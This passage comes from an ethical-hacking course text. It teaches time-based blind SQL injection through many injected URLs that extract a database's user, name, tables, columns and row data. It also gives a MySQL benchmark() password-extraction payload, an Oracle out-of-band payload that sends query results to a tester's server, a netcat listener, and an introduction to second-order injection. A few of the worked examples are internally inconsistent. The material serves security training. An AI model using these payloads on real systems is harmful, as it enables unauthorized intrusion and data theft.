
  If the table "users" contains a column "pass" and the second character of the first entry in this column is 97 (letter "a"), then DBMS will return **TRUE**; otherwise, **FALSE**.



Blind SQL Injection—Extract Database User

Using blind SQL injection, an attacker can extract the database username. The attacker can probe the database server with yes/no questions to extract information. To extract database usernames using blind SQL injection, an attacker first tries to determine the number of characters in a database username. An attacker who succeeds in learning the number of characters in a username then tries to find each character in it. Finding the first letter of a username with a binary search requires seven requests; hence, an eight-character name requires 56 requests.

- **Example 1: Check for username length**

```
http://www.certifiedhacker.com/page.aspx?id=1; IF (LEN(USER)=1)
WAITFOR DELAY '00:00:10'--

http://www.certifiedhacker.com/page.aspx?id=1; IF (LEN(USER)=2)
WAITFOR DELAY '00:00:10'--

http://www.certifiedhacker.com/page.aspx?id=1; IF (LEN(USER)=3)
WAITFOR DELAY '00:00:10'--
```

  Keep increasing the value of LEN(USER) until DBMS returns **TRUE**.

- **Example 2: Check if 1st character in the username contains 'A' (a=97), 'B', or 'C', and so on.**

```
http://www.certifiedhacker.com/page.aspx?id=1;
IF(ASCII(lower(substring((USER),1,1)))=97)  WAITFOR DELAY
'00:00:10'--

http://www.certifiedhacker.com/page.aspx?id=1;
IF(ASCII(lower(substring((USER),1,1)))=98)  WAITFOR DELAY
'00:00:10'--
```

```
http://www.certifiedhacker.com/page.aspx?id=1;
IF(ASCII(lower(substring((USER),1,1)))=99)  WAITFOR DELAY
'00:00:10'--
```

Keep increasing the value of ASCII(lower(substring((USER),1,1))) until DBMS returns **TRUE**.

- **Example 3: Check if 2nd second character in the username contains 'A' (a=97), 'B', or 'C', and so on.**

```
http://www.certifiedhacker.com/page.aspx?id=1;
IF(ASCII(lower(substring((USER),2,1)))=97)  WAITFOR DELAY
'00:00:10'--

http://www.certifiedhacker.com/page.aspx?id=1;
IF(ASCII(lower(substring((USER),2,1)))=98)  WAITFOR DELAY
'00:00:10'--

http://www.certifiedhacker.com/page.aspx?id=1;
IF(ASCII(lower(substring((USER),2,1)))=99)  WAITFOR DELAY
'00:00:10'--
```

Keep increasing the value of ASCII(lower(substring((USER),2,1))) until DBMS returns **TRUE**.


- **Example 4: Check if 3rd character in the username contains 'A' (a=97), 'B', or 'C', and so on.**

```
http://www.certifiedhacker.com/page.aspx?id=1;
IF(ASCII(lower(substring((USER),3,1)))=97)  WAITFOR DELAY
'00:00:10'--

http://www.certifiedhacker.com/page.aspx?id=1;
IF(ASCII(lower(substring((USER),3,1)))=98)  WAITFOR DELAY
'00:00:10'--

http://www.certifiedhacker.com/page.aspx?id=1;
IF(ASCII(lower(substring((USER),3,1)))=99)  WAITFOR DELAY
'00:00:10'--
```

Keep increasing the value of ASCII(lower(substring((USER),3,1))) until DBMS returns **TRUE**.



Blind SQL Injection—Extract Database Name

In a blind SQL injection, the attacker can extract the database name using the time-based blind SQL injection method. Here, the attacker can apply brute force to determine the database name based on the time before the execution of the query and set the time after query execution. Then, the attacker can infer from the result that if the time lapse is **10 seconds**, then the name is "A"; otherwise, if it is 2 seconds, then it cannot be "A." Similarly, the attacker finds out the database name associated with the target web application.

- **Example 1: Check for Database Name Length and Name**

```
http://www.certifiedhacker.com/page.aspx?id=1; IF (LEN(DB_NAME())=4)
WAITFOR DELAY '00:00:10'--

http://www.certifiedhacker.com/page.aspx?id=1;
IF(ASCII(lower(substring((DB_NAME()),1,1)))=97)  WAITFOR DELAY
'00:00:10'--

http://www.certifiedhacker.com/page.aspx?id=1;
IF(ASCII(lower(substring((DB_NAME()),2,1)))=98)  WAITFOR DELAY
'00:00:10'--

http://www.certifiedhacker.com/page.aspx?id=1;
IF(ASCII(lower(substring((DB_NAME()),3,1)))=99)  WAITFOR DELAY
'00:00:10'--

http://www.certifiedhacker.com/page.aspx?id=1;
IF(ASCII(lower(substring((DB_NAME()),4,1)))=100) WAITFOR DELAY
'00:00:10'--
```

Database Name = **ABCD** (Considering that the database returned true for the above statement)

- **Example 2: Extract 1st Database Table**


```
http://www.certifiedhacker.com/page.aspx?id=1; IF (LEN(SELECT TOP 1
NAME from sysobjects where xtype='U')=3) WAITFOR DELAY '00:00:10'--

http://www.certifiedhacker.com/page.aspx?id=1;
IF(ASCII(lower(substring((SELECT TOP 1 NAME from sysobjects where
xtype=char(85)),1,1)))=101) WAITFOR DELAY '00:00:10'--

http://www.certifiedhacker.com/page.aspx?id=1;
IF(ASCII(lower(substring((SELECT TOP 1 NAME from sysobjects where
xtype=char(85)),2,1)))=109) WAITFOR DELAY '00:00:10'--

http://www.certifiedhacker.com/page.aspx?id=1;
IF(ASCII(lower(substring((SELECT TOP 1 NAME from sysobjects where
xtype=char(85)),3,1)))=112) WAITFOR DELAY '00:00:10'--
```

Table Name = **EMP** (Considering that the database returned true for the above statement).



Blind SQL Injection—Extract Column Name

Following the same procedure as that discussed above, the attacker can extract the column name using the time-based blind SQL injection method.

- **Example 1: Extract 1st Table Column Name**

```
http://www.certifiedhacker.com/page.aspx?id=1; IF (LEN(SELECT TOP 1
column_name from ABCD.information_schema.columns where
table_name='EMP')=3) WAITFOR DELAY '00:00:10'--

http://www.certifiedhacker.com/page.aspx?id=1;
IF(ASCII(lower(substring((SELECT TOP 1 column_name from
ABCD.information_schema.columns where table_name='EMP'),1,1)))=101)
WAITFOR DELAY '00:00:10'--

http://www.certifiedhacker.com/page.aspx?id=1;
IF(ASCII(lower(substring((SELECT TOP 1 column_name from
ABCD.information_schema.columns where table_name='EMP'),2,1)))=105)
WAITFOR DELAY '00:00:10'--

http://www.certifiedhacker.com/page.aspx?id=1;
IF(ASCII(lower(substring((SELECT TOP 1 column_name from
ABCD.information_schema.columns where table_name='EMP'),3,1)))=100)
WAITFOR DELAY '00:00:10'--
```

Column Name = **EID** (Considering that the database returned true for the above statement).

- **Example 2: Extract 2nd Table Column Name**

```
http://www.certifiedhacker.com/page.aspx?id=1; IF (LEN(SELECT TOP 1
column_name from ABCD.information_schema.columns where
```

```
table_name='EMP' and column_name>'EID')=4) WAITFOR DELAY '00:00:10'-
-
```


```
http://www.certifiedhacker.com/page.aspx?id=1;
IF(ASCII(lower(substring((SELECT TOP 1 column_name from
ABCD.information_schema.columns where table_name='EMP' and
column_name>'EID'),1,1)))=100) WAITFOR DELAY '00:00:10'--
```

```
http://www.certifiedhacker.com/page.aspx?id=1;
IF(ASCII(lower(substring((SELECT TOP 1 column_name from
ABCD.information_schema.columns where table_name='EMP' and
column_name>'EID'),2,1)))=101) WAITFOR DELAY '00:00:10'--
```

```
http://www.certifiedhacker.com/page.aspx?id=1;
IF(ASCII(lower(substring((SELECT TOP 1 column_name from
ABCD.information_schema.columns where table_name='EMP' and
column_name>'EID'),3,1)))=112) WAITFOR DELAY '00:00:10'--
```

```
http://www.certifiedhacker.com/page.aspx?id=1;
IF(ASCII(lower(substring((SELECT TOP 1 column_name from
ABCD.information_schema.columns where table_name='EMP' and
column_name>'EID'),4,1)))=116) WAITFOR DELAY '00:00:10'--
```

Column Name = **DEPT** (Considering that the database returned true for the above statement).



Blind SQL Injection—Extract Data from ROWS

Following the same procedure as that discussed above, the attacker can extract the data from rows using the time-based blind SQL injection method.

- **Example 1: Extract 1st Field of 1st Row**

```
http://www.certifiedhacker.com/page.aspx?id=1; IF (LEN(SELECT TOP 1
EID from EMP)=3) WAITFOR DELAY '00:00:10'--

http://www.certifiedhacker.com/page.aspx?id=1; IF
(ASCII(substring((SELECT TOP 1 EID from EMP),1,1))=106) WAITFOR
DELAY '00:00:10'--

http://www.certifiedhacker.com/page.aspx?id=1; IF
(ASCII(substring((SELECT TOP 1 EID from EMP),2,1))=111) WAITFOR
DELAY '00:00:10'--

http://www.certifiedhacker.com/page.aspx?id=1; IF
(ASCII(substring((SELECT TOP 1 EID from EMP),3,1))=101) WAITFOR
DELAY '00:00:10'--
```

Field Data = **JOE** (Considering that the database returned true for the above statement)

- **Example 2: Extract 2nd Field of 1st Row**

```
http://www.certifiedhacker.com/page.aspx?id=1; IF (LEN(SELECT TOP 1
DEPT from EMP)=4) WAITFOR DELAY '00:00:10'--


http://www.certifiedhacker.com/page.aspx?id=1; IF
(ASCII(substring((SELECT TOP 1 DEPT from EMP),1,1))=100) WAITFOR
DELAY '00:00:10'--

http://www.certifiedhacker.com/page.aspx?id=1; IF
(ASCII(substring((SELECT TOP 1 DEPT from EMP),2,1))=111) WAITFOR
DELAY '00:00:10'--
```

```
http://www.certifiedhacker.com/page.aspx?id=1; IF
(ASCII(substring((SELECT TOP 1 DEPT from EMP),3,1))=109) WAITFOR
DELAY '00:00:10'--
```

```
http://www.certifiedhacker.com/page.aspx?id=1; IF
(ASCII(substring((SELECT TOP 1 DEPT from EMP),3,1))=112) WAITFOR
DELAY '00:00:10'--
```

Field Data = **COMP** (Considering that the database returned true for the above statement).



Perform Double Blind SQL Injection—Classical Exploitation (MySQL)


Double-blind SQL injection is also called time-based SQL injection. In double-blind SQL injection, an attacker inserts time delays in SQL query processing to search for characters in the database users, database name, column name, row data, and so on. If the query with the time delay executes immediately, then the condition inserted in the query is false. If the query executes with some time delay, then the condition inserted in the query is true. In this SQL injection technique, entries are read symbol by symbol. Unlike other blind SQL injection techniques, this technique does not use the UNION clause or any other technique in the inserted query.

Double-blind SQL injection exploitation depends on the analysis of time delay. The exploitation starts by sending a query with a time delay to the web application and getting its response. In a typical double-blind injection attack, the functions **`benchmark()`** and **`sleep()`** are used to process the time delays.

The classical implementation of double-blind SQL injection is given below.

```
/?id=1+AND+if((ascii(lower(substring((select password from user limit
0,1),0,1))))=97,1,benchmark(2000000,md5(now())))
```

- We can conjecture that the character was guessed correctly on the basis of the time delay of the web server response
- Manipulating the value 2000000: we can achieve acceptable performance for a concrete application
- The function sleep() represents an analogue of the function **benchmark()**. The function **sleep()** is more secure in the given context because it does not use server resources



Perform Blind SQL Injection Using Out-of-Band Exploitation Technique

The out-of-band exploitation technique is useful when the tester encounters a blind SQL injection situation. It uses DBMS functions to perform an out-of-band connection and provide the results of the injected query as part of the request to the tester's server.

Note: Each DBMS has its own functions; check for specific DBMS section.

Consider the following SQL query:

```
SELECT * FROM products WHERE id_product=$id_product
```

Consider the request to a script that executes the query above:

```
http://www.example.com/product.php?id=10
```

The malicious request would be:

```
http://www.example.com/product.php?id=10||UTL_HTTP.request('testerserver.com:80')||(SELECT user FROM DUAL)—
```


In the aforementioned example, the tester is concatenating the value 10 with the result of the function UTL_HTTP.request

This Oracle function tries to connect to "testerserver" and make an HTTP GET request containing the return from the query "SELECT user FROM DUAL"

The tester can set up a web server (e.g., Apache) or use the Netcat tool

```
/home/tester/nc -nLp 80
```

```
GET /SCOTT HTTP/1.1 Host: testerserver.com Connection: close
```



Exploiting Second-Order SQL Injection

Second-order SQL injection can be performed when the application uses submitted data to perform different application functions. To perform this type of SQL injection, an attacker needs to know how submitted values are used later in the application. This attack is even possible when the web application uses the output escaping technique to accept inputs from users. The attacker submits a malicious query with the requested query but does not cause any harm to the application as the output escapes. This query will be stored in the database as part of the application's functionality. Later, when another function of the application uses the same query stored in the database to perform another operation, the malicious query executes, allowing the attacker to perform SQL injection attacks on the application.

Second-order SQL injection occurs when the data input is stored in the database and used for processing another SQL query without validation or without using parameterized queries.


By means of second-order SQL injection, depending on the backend database, database connection settings, and OS, an attacker can:

